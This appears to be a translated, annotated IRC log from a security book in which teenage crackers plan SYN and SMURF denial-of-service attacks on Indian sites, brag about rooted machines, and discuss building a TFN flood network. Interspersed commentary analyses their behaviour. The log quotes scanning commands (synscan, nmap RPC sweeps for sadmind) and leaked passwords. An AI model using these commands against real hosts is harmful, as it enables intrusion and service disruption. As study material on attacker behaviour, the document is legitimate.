:D1ck! :я польз\пользуюсь сетью своего брата
:D1ck! ::)
:D1ck! :он падает
:J4n3! :он хорошо работает только с 3 до 10 утра
:D1ck! :мб ***
:D1ck! :мб ***
:D1ck! :4 Мб ***
:D1ck! :ХА-ХА-ХА-ХА-ХА
:J4n3! :хм-мм-ммм:/
:D1ck! :lol
:D1ck! :<J4n3>, он хорошо работает только с 3 до 10 утра
:J4n3! :satnet laaak darjay acha hai yaar is say

«Satnet в 100 000 раз лучше, чем это»

:D1ck! :да любой isp лучше
:D1ck! :satnet падает
:J4n3! :satnet падает только с 10 вечера до 1 ночи
:J4n3! :в остальное время он шатается
:D1ck! :точно
:J4n3! :потерял example
:D1ck! :да
:J4n3! ::(
:J4n3! :кто такой blue0?
:D1ck! : blue0 – :сукин СыН
:D1ck! :не знаю
:J4n3! :хм-м
:J4n3! :yaar, ye bot be sub gayeb hain

«черт, все эти bots (боты для IRC) исчезли»

:D1ck! :их-их-и
:J4n3! :j0e manhoos ka server he don hai :/

«j0e-сервер этого гада упал»

:D1ck! :o
:D1ck! :lol
:D1ck! :как это случилось?
:J4n3! :хи-хи, эти боты шатаются
:J4n3! :не знаю, сервер разрешил nahin horhaa
:J4n3! :aur us say contact be nahin horaha

«и с ним невозможно установить контакт»

:J4n3! :thakay poochon

«хорошо, спрашивай»

:J4n3! :подожди, дай мне позвонить
:D1ck! :o
:D1ck! :может, его поймали?
:D1ck! :<D1ck>, может, его поймали?
:J4n3! :хм-мм
:J4n3! :нет
:J4n3! :wo bauth harami banda hia

«он абсолютный ***»

:J4n3! :ithnee aasaani say nahi pakra jayega

«его так просто не поймаешь»

:J4n3! :ха-ха, знаешь что?
:D1ck! :?
:J4n3! :он однажды попросил миллера привести его в k1dd13
:D1ck! :lol
:J4n3! :потому что он очень дружен с миллером
:J4n3! :миллер сказал: «Ну ладно»
:J4n3! :хи-хи
:D1ck! :ха-ха-ха
:D1ck! :и потом?
:J4n3! :ха, потом не знаю, он сюда не приходил
:J4n3! :h1ghn3ss[~haris@hi-tech.example.net] присоединился к #Karachi

Карачи – город в Пакистане.

:D1ck! :ой-е

Здесь мы видим, как D1ck нападает на другого пользователя IRC. Обратите внимание на способ нападения – «отказ от обслуживания» (Denial-of-Service –

DoS). Большая часть подобных нападений в сети Internet объясняется войнами среди взломщиков.

:D1ck! :[fuksnpr(~blue@adsl-example.net)] – ты никчемный *** скрипт
:D1ck! :маленький кусочек ***
:D1ck! :dos его
:D1ck! :dos ***
:D1ck! :dos *** из adsl-example.net
:J4n3! :хе
:J4n3! :подожди
:D1ck! :хорошо
:D1ck! :J4n3
:D1ck! :скажи мне еще
:D1ck! :ой-е
:D1ck! :давай проведем массовую разрушительную операцию
:J4n3! :D1ck
:D1ck! :J4n3
:J4n3! :*** свет chali gayeen theen :(

«***, отключили энергию, выключили свет»

:D1ck! :их-хи-и, OK
:J4n3! :D1ck world tel abi tight chal raha hai :PpPPp

world tel – все еще работает с трудом.

:D1ck! :хи-хи, я в webnet
:J4n3! :Nahin yaar abee tight chal raha hai

«нет, идиот, он все еще работает с трудом»

:J4n3! :forun Telnet работает быстро

«скоростной Telnet работает быстро»

:J4n3! :никаких задержек :p
:J4n3! :yaar, делать dos легче из Windows
:D1ck! :конечно
:J4n3! :Linux main banda путается hojatha hai

«в Linux человек путается»

:D1ck! :да
:D1ck! :;)

D1ck и J4n3 планируют нападение на системы, расположенные в Индии. Вопрос в том, насколько эти действия политически мотивированы, или это просто повод, чтобы атаковать и взламывать системы?

:J4n3! :дай мне какие-нибудь индийские машины, чтобы поставить еще больше ботов :p
:D1ck! :ой-е

```
:D1ck! :просканируй индийские серверы на bind
:D1ck! :8.2
:D1ck! :и
:D1ck! :8.2.1
:J4n3! :я сейчас в Windows
:J4n3! :я сделаю это попозже и запишу все в системный журнал
:D1ck! :0
:D1ck! :o'key
:D1ck! :круто
:J4n3! :или подожди, дай посмотрю, может, сервер j0e поднялся
:J4n3! :я сделаю это оттуда
:D1ck! :хорошо
:D1ck! :aX-Ax-ax-ax-a
:D1ck! :<vanilla> ox-xo
:D1ck! : <vanilla> aaj tum vanilla nahin anilaa lag rahi ho
:D1ck! : <vanilla>undar say kurwi upar ssay chamkili
:D1ck! :XA-XA-XA-XA-XAX
:D1ck! :парад нач-ч-ч-чинается
:D1ck! :
:D1ck! :lol
:J4n3! :хи-хи
:D1ck! :хе-хи-ии
:J4n3! :ravi    conole    Jun 7 20:30    (:0)
:J4n3! :ravi    pts/4     Jun 7 20:31
:J4n3! :ravi    pts/5     Jun 7 20:31
:J4n3! :ravi    pts/3     Jun 7 20:31    ( )
:J4n3! :ravi    pts/6     Jun 7 20:31
:J4n3! :ravi    pts/7     Jun 7 20:31    (:0.0)
:J4n3! :ravi    pts/8     Jun 7 20:31    (:0.0)
:J4n3! :энергичное хм-мм
:D1ck! :ха-ха-хах
:D1ck! :сканируй
:D1ck! :сканируй
:D1ck! :сканируй
:D1ck! ::)
:D1ck! :Индия ***
:D1ck! ::P
:J4n3! :хе-хе
:J4n3! :
**********************************************************************
:J4n3! :                              ВНИМАНИЕ
:J4n3!:
**********************************************************************
:J4n3! :БОЛЬШАЯ ПРОСЬБА ПОСЛЕ РАБОТЫ СТАВИТЬ КНИГИ НА ПОЛКИ,
:J4n3! :ЧТОБЫ МЫ МОГЛИ ПОДДЕРЖИВАТЬ ЧИСТОТУ И ПОРЯДОК В ЧИТАЛЬНОМ
        ЗАЛЕ
:J4n3! :БЛАГОДАРИМ ВАС ЗА СОТРУДНИЧЕСТВО
:J4n3!:
**********************************************************************
```

:J4n3! :есть, сэр
:D1ck! :ха-ха-ха-а
:D1ck! :спасибо :)
:D1ck! :хе-хе
:D1ck! :я так хочу спа-а-а-а-а-а-а-а-а-а-а-а-ть
:D1ck! :ой, если я засну, то вернусь где-то часа в 3-4
:D1ck! :или 4-5-
:D1ck! ::P
:D1ck! :ой-е
:D1ck! :Windows?
:D1ck! :сделай ту Web-страницу :P
:J4n3! :ara
:J4n3! :да, сделаю сегодня Inshallah
:J4n3! ::)
:J4n3! :ой-е, worldtel daur raha hai hahaha очень быстро :p

«ой-е, worldtel работает довольно быстро»

:J4n3! :patha nahi kaisay chamatkaar hogaya :/

«уж не знаю, как произошло это чудо»

:J4n3! :Mashallah Mashallah

«слава Богу, слава Богу»

:J4n3! :kahin nazar na lag jaye kameenay ko

«только надеюсь, у *** не дурной глаз»

:J4n3! :D1ck
:J4n3! :xe khamoshi из #Pakistan отрубился
:D1ck! :?
:D1ck! :почему?
:J4n3! :kisi aur ko karna hai ?

«ты хочешь сделать кого-нибудь еще?»

:D1ck! :нет
:J4n3! :потому что у меня была panga с его владельцем

«потому что у меня была ссора с его владельцем»

:J4n3! :так-с
:D1ck! :вырубается без всякой причины
:D1ck! :хи-хи-и
:J4n3! :я больше не пойду на канал Пакистана
:D1ck! :o
:J4n3! :хотя у меня все еще есть туда доступ
:J4n3! :yaar, ek bath samaj nahi aatha

«черт, я не могу понять одну вещь»

:D1ck! :ЭТО ХОРОШАЯ ПРИЧИНА
:D1ck! :ЭТО ХОРОШАЯ ПРИЧИНА
:D1ck! :ЭТО ХОРОШАЯ ПРИЧИНА
:D1ck! ::P
:D1ck! :ой-е

Дальнейший разговор касается нападения на случайным образом выбранные индийские сайты путем организации атак типа «отказ от обслуживания» на базе SMURF и SYN. Обратите внимание на то, что взломщики нацелены на нанесение как можно большего ущерба.

:D1ck! :scan kya

«ты просканировала?»

:D1ck! :?
:D1ck! :круто
:D1ck! :????
:D1ck! :???????????????
:D1ck! :????????????????????????????
:J4n3! :когда делаешь нападение smurf, тогда люди быстро возвращаются, я имею в виду jaldee up hojathay hain

jaldee – быстро.

:D1ck! :?????????????????????????????????
:J4n3! :lkin syn нападение main tho gayeb hee hojathay hain

«но они исчезают во время нападения syn»

:D1ck! :?????????????????????????????????
:D1ck! :smurf отстой
:J4n3! :khamoshi ek gantay say down hai phir up nahin huwa

«khamoshi [означает тишину, но здесь используется как название сервера] упал час назад и еще не поднялся»

:J4n3! :jub wo время ping истекло tha thub mainay нападение chor diya я имею в виду rok liya

«когда время для ответа ping истекло, я прекратила свое нападение»

:D1ck! :smurf хорош, только если у тебя есть VIRGIN и файл tyte ip со спаренным маршрутизатором
:J4n3! :lekin phir bee up nahin huwa abee thak

«но все же он до сих пор не поднялся»

:J4n3! :да-а-а
:J4n3! :syn качается
:D1ck! :хе-хе
:J4n3! :я сделала ./z0ne –clo in > in &

.in – это домен первого уровня для индийский сайтов.

:J4n3! :хе, я сделала это с восемью машинами, satyanaas hojatha hai

«я сделала это с восемью машинами, приводит к полному разрушению»

:D1ck! :как ты сканируешь syn при помощи iplist?
:D1ck! :./synscan INDIA.log
:D1ck! :ты можешь это делать????
:D1ck! :lol
:D1ck! :;)
:D1ck! :я делаю это с 35 машинами
:D1ck! :(я говорю о том, когда у меня были roots[1])
:D1ck! :теперь у меня 4 roots
:D1ck! ::(
:D1ck! :или вроде того
:D1ck! ::
:D1ck! ::)
:D1ck! :потому что я сейчас занимаюсь программированием
:D1ck! ::P
:D1ck! :на некоторое время
:D1ck! :хи
:J4n3! :а
:J4n3! :хорошо
:J4n3! :теперь я делаю z0ne на Индии
:J4n3! :потом сделаю ./synscan in.log в eth0 100 53
:D1ck! :круто
:J4n3! ::)
:D1ck! : ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:D1ck! :йи-йи
:D1ck! :о
:D1ck! :Боже
:D1ck! :посмотри, кто здесь есть
:m4ry! :йо
:m4ry! :привет
:m4ry! :код 33
:D1ck! :Лахор
:D1ck! :?
:D1ck! :m4ry
:D1ck! :m4ry

[1] Имеются в виду доступы к различным системам с привилегиями администратора. – *Прим. науч. ред.*

:D1ck! :a
:D1ck! :хи-хи-хи
:m4ry! :Лахор тебе должен (хорошо, M4ry живет в Лахоре)
:m4ry! :WOL
:D1ck! :хи-хи-хи
:D1ck! :Боже
:m4ry! :просканируй это для меня
:m4ry! :мой брат ушел надолго
:m4ry! :admin для моей NS наконец-то загрузился
:D1ck! :я первый раз вижу тебя в IRC в час ночи
:D1ck! :я первый раз вижу тебя в IRC в час ночи

Это подтверждает, что D1ck находится под мягким родительским надзором. Время час ночи, а он сидит в IRC.

:m4ry! :ха-ха
:D1ck! :ха-ха-ха
:m4ry! :у моего брата экзамены
:m4ry! :и он сейчас в он-лайне
:m4ry! :так, что нового?
:D1ck! :LOL[1]
:D1ck! :да, немного
:D1ck! :скучно
:D1ck! :o
:D1ck! :взяли NS в example.net
:D1ck! :но в ту же секунду потеряли
:D1ck! ::/
:m4ry! :o
:m4ry! :кстати
:m4ry! :кстати
:D1ck! :6 утра
:m4ry! :сделайте для меня учетную запись на examplenet
:D1ck! :они были там
:m4ry! :я могу использовать ее здесь
:D1ck! :
:D1ck! :у меня больше нет example
:m4ry! :еездесь = ее здесь
:D1ck! ::/
:m4ry! :а еще свяжись с Rdog, скажи ему, чтобы он добавил запись на сервер Gilgit Comsats
:m4ry! :я точно так же могу пользоваться ею здесь
:D1ck! :и #delusion almosr прочистили
:m4ry! :я потеряла еще две машины с Linux :/
:m4ry! :LOL

[1] В постовом сленге Laughing Out Loud означает «я умираю от смеха». – *Прим. науч. ред.*

:m4ry! :oy-y
:m4ry! :RR...?
:D1ck! :xe-xe
:D1ck! :Rdog?
:m4ry! :прочисти его, приятель
:D1ck! :он хочет ISP
:m4ry! :сделай DoS для rapt0r/pr0be
:D1ck! :от меня
:D1ck! ::p
:D1ck! :я сделаю :)
:D1ck! :хи-хи
:m4ry! :lol
:D1ck! :да
:m4ry! :добавь эти *** учетные записи
:m4ry! :и дай мне знать

И в очередной раз мы наблюдаем, как группа отдельных личностей обсуждает вопрос нападения на своего друга и проблемы нападений типа «отказ от обслуживания». Далее M4ry говорит о разработке TFN-инструмента для расширенной атаки типа «отказ от обслуживания», известного как сеть наследственных потоков (Tribal Flood Network).

:D1ck! :я изучил четыре этих машины
:m4ry! :и, кстати, admin в example – птенчик
:D1ck! :o'key
:m4ry! :снва? :P~
:m4ry! :снова? :P~
:D1ck! :P~
:D1ck! :ги-ги-ги
:D1ck! :да
:D1ck! :<m4ry>, снова? P~
:D1ck! :да
:D1ck! :захватил четыре .uk
:D1ck! :из uk
:m4ry! :сохрани компы Diz
:D1ck! :он ламер
:m4ry! :я начну работать над SunOS-версией TFN
:D1ck! :его пароль был '***111'
:D1ck! :хи-хи
:D1ck! :ладно
:D1ck! :хорошо
:m4ry! :у нас будет самая огроменная FN в мире
:m4ry! :после ADM
:m4ry! :lol
:D1ck! :да
:m4ry! :он ламер
:D1ck! :jane получила 20000+
:m4ry! :в последний раз у него был пароль 'jusjesus'

```
:D1ck! :хи-хи
:m4ry! :(так мне сказал faisal)
:m4ry! :и ты мне сказал
:D1ck! :jane + m4ry + rave + dick
:D1ck! :о, Боже
:D1ck! :пропускная способность
:D1ck! :ха-ха-ха-ха
:D1ck! :нет
:m4ry! := Большая FN
:m4ry! :***
:m4ry! :я ненавижу эту
:m4ry! :клавиатуру
:J4n3! :save2 add J4n3 * J4n3 100 1 4
:J4n3! :save2 add D1ck * D1ck 100 1 4
:D1ck! :ты в BX[1]?
:m4ry! :J4n3
:m4ry! :как жизнь?
:m4ry! :ч00рт
:m4ry! :Господи, как я хочу есть
:J4n3! :save2 add m4ry * m4ry 100 1 4
:J4n3! :m4ry :p
:D1ck! :ха-ха-ха
:m4ry! :да
:m4ry! :BX
:m4ry! :с компа 24.*
:m4ry! :довольно быстро
:D1ck! :закажи пиццу
:J4n3! :save2 save
:m4ry! :я думаю, самое время
:D1ck! :хи-хи
:J4n3! :save2 ник Canopus
:D1ck! :If
:m4ry! :0-использование
:m4ry! :админ заходит довольно часто, чтобы запустить свой прекрасный
        Oracle
:D1ck! :m4ry, когда ты возвращаешься в khi?
:m4ry! :наверное, через неделю или где-то так
:m4ry! :ты выяснил новое ядро (2.2.15)?
:D1ck! :<Doggy^:#Linuxsex> lol
:D1ck! :<BiGm|kE: #Linuxsex> множители *** вот почему
:D1ck! : <Doggy^:#Linuxsex> попробуй #cracks здесь в нашей сети
:m4ry! :что ж
:D1ck! :*** DOGGY
:m4ry! :новое не обязательно верно
:D1ck! :*** UOP LINUXSEX'S ***
:D1ck! :&#%#@
```

[1] Возможно, принятое сокращение Base eXchange. – *Прим. науч. ред.*

:m4ry! :LOL
:m4ry! :сделай с ним DoS
:m4ry! :вышвырни/выгони его
:D1ck! :m4ry, нет, оно стабильно?
:D1ck! :ядро
:D1ck! :ха-ха-ха
:m4ry! : *** ЭЛИТНОЕ ЯДРО
:m4ry! :захвати его
:m4ry! :16 мегов, заслуживающих загрузки
:D1ck! :круто
:J4n3! :save2 .add D1ck * D1ck 100 1 4
:D1ck! :хорошо, я сделаю
:m4ry! :еще мне интересно
:m4ry! :ты не хочешь объединить K1dd13 и tr1be?
:m4ry! :все местные ребята
:m4ry! :ты умеешь общаться с глупыми людьми
:m4ry! :выкини их
:m4ry! :поговори с faisal
:m4ry! :нанеси удар
:D1ck! :никаких слияний
:m4ry! :./ясно :P-
:D1ck! ::P
:m4ry! :OK
:m4ry! :никаких слияний
:D1ck! :родители?
:m4ry! :понятно
:m4ry! :понятно
:m4ry! :да
:m4ry! :тетушка
:D1ck! :классно
:m4ry! :сделай запись на husmail
:m4ry! :www.hushmail.com
:m4ry! :чертовски элитно
:D1ck! :a
:D1ck! :ха-ха-а
:D1ck! :ОУ-У
:D1ck! :lol
:D1ck! :ладушки
:m4ry! :шифрованный e-mail от пользователя-к-пользователю (только для hushmail)[1]

Затем группа обсуждает возможность онлайнового размещения в Сети базы данных статей и взломов.

:D1ck! :hetaaz, я делаю K1dd13-online.org
:D1ck! :m4ry
:m4ry! :ха-ха
:D1ck! :проверь это

[1] hush – в переводе с английского «скрытный», «тихий». – *Прим. науч. ред.*

:m4ry! :кла-асс
:m4ry! :да?..
:D1ck! :www9.example.com/k1dd13/Article3.html
:D1ck! :и
:D1ck! :на подходе раздел новостей
:D1ck! :защищенный паролем
:D1ck! :только для меня jane rave и bob
:D1ck! :в сокращенной версии только для #k1dd13
:D1ck! :хе-хе
:D1ck! ::)
:m4ry! :классн0
:D1ck! ::)
:m4ry! :ДАВАЙ
:m4ry! :сделай PGP
:m4ry! :пошли мне по майлу твой ключ PGPG
:m4ry! :ripgut@example.net
:D1ck! :хорошо
:m4ry! :pgp тебе обязан
:D1ck! :CERT.ORG?
:m4ry! ::)
:D1ck! :хи-х-хи
:m4ry! :как насчет cert?
:D1ck! :OK, я получу его?
:D1ck! :OK, я получу его
:m4ry! ::)
:m4ry! :да
:m4ry! :сделай это
:D1ck! :кстати
:D1ck! :www.example.com захвачен корневым червяком
:D1ck! :JP ***
:D1ck! :$@
:m4ry! :НЕВОЗМОЖНО
:D1ck! :JP = гомик
:D1ck! :хе
:m4ry! :КРУТО
:D1ck! :да
:m4ry! :JP – голубой
:m4ry! :известный факт
:m4ry! :он *** своего отца
:D1ck! :да
:D1ck! :он *** своего отца?
:D1ck! :как/почему/что/когда
:D1ck! :?
:m4ry! :***
:m4ry! :я ухожу
:m4ry! :тете нужен телефон
:m4ry! :у нас только один телефон :/ (Хорошо, эти двое точно подростки)
:D1ck! :<Doggy^:#Linuxsex>, вау

:D1ck! :XA-XA-XA-XA-XA-XA-XA
:D1ck! :Время 10:55, m4ry в чате, мама за спиной (Давай, поймай их, мама! Самое время!)
:D1ck! :XA-XA-AX-AX-AX-AX-XA-XA-XAX
:J4n3! :LOOOOOOOOL
:J4n3! :какой хакер
:D1ck! ::p
:D1ck! :ки-ки
:D1ck! :d4v3
:D1ck! :закончил с password.html
:D1ck! :?
:D1ck! :я делаю ШИҚАРНЫЙ раздел 0-day
:D1ck! ::)
:J4n3! :круто, подожди 30 мин., пжалста
:J4n3! :kuch panga horaha hai set kartha hon

«происходит какая-то ерунда, я пытаюсь ее уладить»

:D1ck! :хорошо
:J4n3! :lekin masla doorsa h ia

«но причина в чем-то еще»

:J4n3! :mujay yaad hee nahi raha

«я не могла вспомнить»

:J4n3! :abee tho maray system par sahi chal jayega lekin

«теперь он будет работать из моей системы»

:J4n3! :я думаю, example.com не дает тебе права запускать cgi
:D1ck! :o
:J4n3! :нам надо установить кодирование java
:D1ck! :o
:D1ck! :o'key
:D1ck! ::(
:J4n3! :я на странице архивов java, дай я выберу что-нибудь
:D1ck! :OK
:D1ck! :J4n3
:D1ck! :сколько
:D1ck! :всего машин у тебя есть?
:J4n3! :40 sparc
:J4n3! :и не знаю насчет Linux
:D1ck! :вау
:D1ck! :круто
:J4n3! :я удалила x86-е из своего списка
:J4n3! :потому что у меня нет rootkit

Хорошо, у J4n3 есть 40 машин SPARC, возможно, захваченных при помощи sun2.tar (?). Тем не менее это указывает на то, что J4n3 может работать

только со сценариями. Она не в состоянии взломать машины с процессором x86 без набора инструментов. К несчастью, контролируя 40 машин SPARC, она все же может нанести довольно большой ущерб при нападении «отказ от обслуживания». Я не заметил ничего, что бы указывало на инструменты стандартного нападения «отказ от обслуживания» (DoS) или на то, что они создают сети расширенного отказа от обслуживания (DDoS). При таком количестве машин будет разумным предположить, что это сеть DDoS.

```
:D1ck! :***
:J4n3! :но к завтрашнему дню у меня будет 70 машин sparc
:D1ck! :тебе следовало бы отдать их мне
:D1ck! ::P
:D1ck! :кру-у-у-у-у-у-у-у-у-у-то
:J4n3! :хм-мм-мм :(
:D1ck! :./synscan 61 61.log eth0 100 111 &
:J4n3! :не беспокойся, я отдам их сейчас тебе
:D1ck! :у-уп
:J4n3! :хи-хи
:D1ck! :хи-хи, порядок
:J4n3! :ой-е
:J4n3! :знаешь, что
:D1ck! :да?
:D1ck! :что?
:D1ck! :???
:J4n3! :я сделала тот synscan с машины j0e
:D1ck! :ну и?
:J4n3! :и он получил майлы со всех edu и с огромного количества серверов
:J4n3! :*** он интересуется, кто это сделал
```

Кажется, они пользуются компьютерами своих товарищей без их ведома, чтобы производить SYN-сканирование.

```
:D1ck! :XA-XA-XA-XA-XA-XA
:J4n3! :lol
:D1ck! :KKZ
:D1ck! :lol
:J4n3! :я удалила все каталоги оттуда
:J4n3! :хи-хи-хи
:D1ck! :worldtel будет завален майлом
:D1ck! :пользователь 'shahvez'
:D1ck! :пользователь 'd4v3'
:D1ck! :ха-ха-ха-ха-ха
:D1ck! :o'key
:D1ck! :дай мне доступ к его серверу
:D1ck! :я забыл пароль
:J4n3! ::/
:D1ck! :
:D1ck! ::(
```

:J4n3! :он изменил корневой пароль
:J4n3! :и закрыл все регистрационные имена
:D1ck! :не корневой
:D1ck! :локальный
:D1ck! :desire?
:D1ck! :закрыт?
:J4n3! :да, desire тоже не работает
:D1ck! :***?
:D1ck! :весело
:J4n3! :он сказал, что откроет его завтра
:J4n3! :не для остальных, а мой
:D1ck! :почему он ведет себя так, словно он платит за сервер?
:J4n3! :нет, yaar, он jigar, он просто обеспокоен
:D1ck! :хм-мм-мм
:J4n3! :на самом деле он позвонил мне сегодня вечером
:D1ck! :и что
:J4n3! :и не было электричества, он сказал, что как только оно у меня будет, я открою твою учетную запись
:J4n3! :нет, на самом деле он легально купил этот сервер
:J4n3! ::)
:D1ck! : <J4n3>, нет, на самом деле он легально купил этот сервер
:D1ck! :ЧТО?
:D1ck! :ты мне сказала
:D1ck! :что
:D1ck! :он его присвоил@
:D1ck! :??????
:J4n3! :ага, он сделал это
:J4n3! :но сейчас он послал деньги, когда он получил майл, что CC отказались платить
:D1ck! :o
:D1ck! :LOL
:D1ck! :ладно
:J4n3! :хи-хи, он настроен по-деловому
:J4n3! :хочет запустить shell и bnc
:D1ck! :o
:D1ck! :он хороший парень?
:J4n3! :да, хороший
:J4n3! :он jigar, yaar
:D1ck! :круто
:J4n3! :D1ck, ты в Windows?
:D1ck! :нет
:D1ck! :linUX:(
:D1ck! :я собираюсь кое-что запрограммировать
:D1ck! :хочу написать программку для gethostname()
:D1ck! :так, чтобы я мог пользоваться сканированием
:J4n3! :Множество Имен Пользователей и Пароль
:J4n3! :Установи несколько имен пользователей и паролей для членов:
:J4n3! :Добавь программку на свою «входную» страничку, если они не поймут, они останутся, если они все поймут правильно, они смогут пройти через это. Ты

можешь установить множественные имена пользователей и пароль в скрипте, как список членов.

:D1ck! :и массовый ath0

Как упоминалось ранее, `ath0` – это нападение типа «отказ от обслуживания» на машины с установленными модемами, в результате которого уязвимые модемы отсоединяются от сети.

:J4n3! :хм-мм, круто :)
:D1ck! :круто
:D1ck! :
:D1ck! ::)))))
:J4n3! ::))
:J4n3! :здесь есть еще другие, дай мне их проверить
:D1ck! :m4ry
:m4ry! :D1ck
:m4ry! :ПАУ
:m4ry! :ФАУ
:m4ry! :работает
:D1ck! :хи-хи, OK
:D1ck! :;)
:m4ry! :все ОУ
:D1ck! :ПРИВЕТ, ДРУЖОК
:D1ck! :ПРИВЕТ, ТЕТУШКА
:m4ry! :мне нужен номер symetrix
:m4ry! :LOL
:m4ry! :ЗАТКНИСЬ
:D1ck! :ха-ха-ха-ха-ха

Настроение этой группы таково, что ее члены развлекают себя хулиганскими выходками по телефону, что указывает на крайне низкую степень их зрелости.

:m4ry! :пойди спроси у кого-нибудь из #LinuxSEx его телефонный номер
:m4ry! :мне нужно позвонить кому-нибудь в США
:m4ry! :проверить, работает ли dialpad
:m4ry! ::/
:m4ry! :я позвонила в CERT[1]
:D1ck! :дашь мне попросить sym?
:D1ck! :ха-ха-ха-ха-ха
:D1ck! :что они сказали?
:m4ry! :какой-то *** поднял трубку и у него был такой *** голос, так что я его закрыла

Далее следуют разговоры об играх, которые подростки устраивают с членами другого канала (#linuxsex). Очень типичное поведение.

[1] Computer Emergency Rresponse Team – группа компьютерной «скорой помощи» (организация, следящая за угрозами безопасности сетевых компьютеров, в том числе в Internet). – *Прим. науч. ред.*

:D1ck! :XA-XA-XA-XA-XA-XA-XA
:m4ry! :серьезно... без шуток
:m4ry! :я думаю, это был JP или кто-то еще
:m4ry! :иди и спроси его
:D1ck! :ламер diz он-лайн
:m4ry! :или cr4z3
:D1ck! :ха-ха-ха
:m4ry! :или кто-нибудь
:m4ry! :lol
:D1ck! :хи-хи-хи
:m4ry! :Dos его

Dos его – может быть криком «скриптовых малышей» (script kiddie). Нападения «отказ от обслуживания» часто используются теми, у кого недостаточно навыков, чтобы совершить более сложные нападения.

:D1ck! :никого нет в канале
:m4ry! :ч0рт
:D1ck! :и я не говорю в #linuxsex
:D1ck! :ИНАЧЕ
:D1ck! :sysop
:D1ck! :съест мою голову
:D1ck! ::(
:D1ck! :голову
:m4ry! :LOL
:m4ry! :LOL
:m4ry! :sysop...
:m4ry! :вздох
:m4ry! :поговори с ним
:D1ck! :ха-ха-х
:m4ry! :скажи ему, что ты искренне сожалеешь и т.д.
:m4ry! :D1ck
:D1ck! :он живет в Румынии
:m4ry! :СЕЙЧАС ЖЕ ИДИ В US И ДАЙ МНЕ ТВОЙ ТЕЛЕФОННЫЙ НОМЕР
:D1ck! :???
:m4ry! :-x
:m4ry! :(задыхаюсь)
:D1ck! :XA-XA-XA-XA
:D1ck! :ты себя хорошо чувствуешь?
:D1ck! :удушье ***
:m4ry! :Боже
:m4ry! :эти ребята едят меня живьем
:m4ry! :я должна была починить их модем, звуковуху, наушники, микрофон
:D1ck! :им
:D1ck! :кто?
:m4ry! :теперь они хотят, чтобы я заставила dialpad работать
:D1ck! :XA-XA-XA-XA-XA-XA-XA
:m4ry! :мамин

```
:m4ry! :дом
:D1ck! :LOL
:D1ck! :ЗАКАТЫВАЮСЬ
:D1ck! :ox
:D1ck! :
:D1ck! :ЗАКАТЫВАЮСЬ
:D1ck! :элитный ХАКЕР m4ry;)
:D1ck! :HEATAZ
:D1ck! :DEATHaCeS?
:m4ry! :да?
:D1ck! :ТЫ ЧУВСТВУЕШЬ МОМЕНТ
:D1ck! :?
:D1ck! :да
:m4ry! :хакни мои ноги
:D1ck! :ух
:m4ry! :ха
:m4ry! :нестандартный терминал
:D1ck! :ха-ха-хах
:m4ry! :vt100 тебе должен
:D1ck! :o
:D1ck! ::/
:m4ry! :***
```

Еще игры, те же самые шутки и имена других детишек.

```
:D1ck! :TERM = элитные хакеры
:m4ry! :черное & белое
:D1ck! :Telnet 127.0.0.1
:D1ck! :bash#
:D1ck! :lol
:D1ck! :сделай mIRC
:D1ck! :#$@#$@#$
:m4ry! :у меня есть
:m4ry! :у меня есть
:m4ry! :но он действительно ***
:D1ck! :o
:D1ck! :используй его
:m4ry! :DALnet
:D1ck! :ха-ха-ха
:m4ry! :все лахорцы ходят в DALnet
:m4ry! :buncha ***
:D1ck! :хи
:D1ck! :LOL
:D1ck! :***
```

Dalnet – это еще одна IRC-сеть. Она появилась несколько позже, чем другие сети, так что в ее базе представлено больше новичков и пользователей Window; следовательно, они ламеры. Efnet – это первая сеть IRC; ее

пользователи, как правило, более «элитные», или им бы хотелось в это верить.

```
:D1ck! :#ph33r-the-b33r == dalnet
:m4ry! :Лахор = ГОЛУБАЯ земля
:D1ck! :#ph33r-the-b33r == dalnet
:D1ck! :ХА-ХА-ХА
:D1ck! :ЛАХОР = ультраголубой
:m4ry! :я встретила rave- в Darknet
:D1ck! :да
:m4ry! :EFnet
:m4ry! ::)
:D1ck! :интересные порты на ns3.example.net (192.168.1.99):
:D1ck! :Порт  Состояние Протокол Сервис (RPC)
:D1ck! :32892 открыт tcp     (rusersdV2-3)
:D1ck! :мы немного поболтались в #k1dd13
:D1ck! :в effnet
:D1ck! ::P
:m4ry! :просканируй UDP (тот же номер порта), чтобы найти sadmind
:m4ry! :захвати example – майловый сервер
:m4ry! :и чел
:m4ry! :ПОЖАЛУЙСТА
:m4ry! :просканируй этот WOL ***
:D1ck! :nmap –PS80 –sR –sS $1 –p 32000-33000
:D1ck! :$1=argv[1]
:D1ck! :ха-ха-а
:m4ry! :com192.168
:m4ry! :192.168
:m4ry! :*.*
:m4ry! :;)
:D1ck! :что ж
:D1ck! :<h4r33:#Linuxsex>, ХИ-ХИ
:D1ck! :ЛАМЕРСКИЙ ***
:D1ck! :
:D1ck! :<_cen:#Linuxsex> :)
:m4ry! :или просто добавь примерный аккаунт
:D1ck! :cen == tc
:m4ry! :парни из WOL – тупые
:D1ck! :БОЖЕ, я потерял example
:D1ck! :
:m4ry! :имена irc : boo hoo griddypoo
:m4ry! :| channels: +#LINUXSEX
:m4ry! :LOL
:m4ry! :(_cen)
:D1ck! :ги-ги-ги
:m4ry! :ка-ак
:m4ry! :ты потерял example?
:m4ry! :как?
:m4ry! :почему
```

```
:m4ry! :когда
:m4ry! :где
:D1ck! :г
:D1ck! :хи-хи
:m4ry! :ПОЧЕМУ
:m4ry! :ПОЧЕМУ-У-У-У-У
:m4ry! :мне нужно время для элитных хакер0в
:D1ck! :потому что
:D1ck! :rlogin был ***
:D1ck! :у меня не было login.trj
:m4ry! :используй votex
:m4ry! :<G>
:D1ck! :ХА-ХА-ХА-ХА-ХА-ХА
:D1ck! :к
:m4ry! :OK
:m4ry! :теперь я пойду спать
:m4ry! :у моего двоюродного завтра экзамены
:D1ck! :я никогда не пробовал vortex
:D1ck! :LOL
:m4ry! :а мы все спим в одной комнате *ёк*
:D1ck! :OK
:D1ck! :увидимся
:D1ck! :ха-ха-ха
:m4ry! :vortex тебе поможет... из него я получила назад хосты с брандмауэрами
:D1ck! :*LOL*
:m4ry! :все порты защищены брандмауэрами (TCPCP), кроме портов с 11024
:D1ck! :круто
:D1ck! :ха-х-ха-а
:m4ry! :ладно
:m4ry! :я ухожу
:D1ck! :к
:D1ck! :иди
:D1ck! :беги
:D1ck! :пока
:D1ck! :
:m4ry! :я бы отсоединила BX, но эта версия SunOS совсем *** и не сохраняет заново нападение
:m4ry! :присоединитть
:m4ry! :присоединить
:D1ck! :хах-ха-а
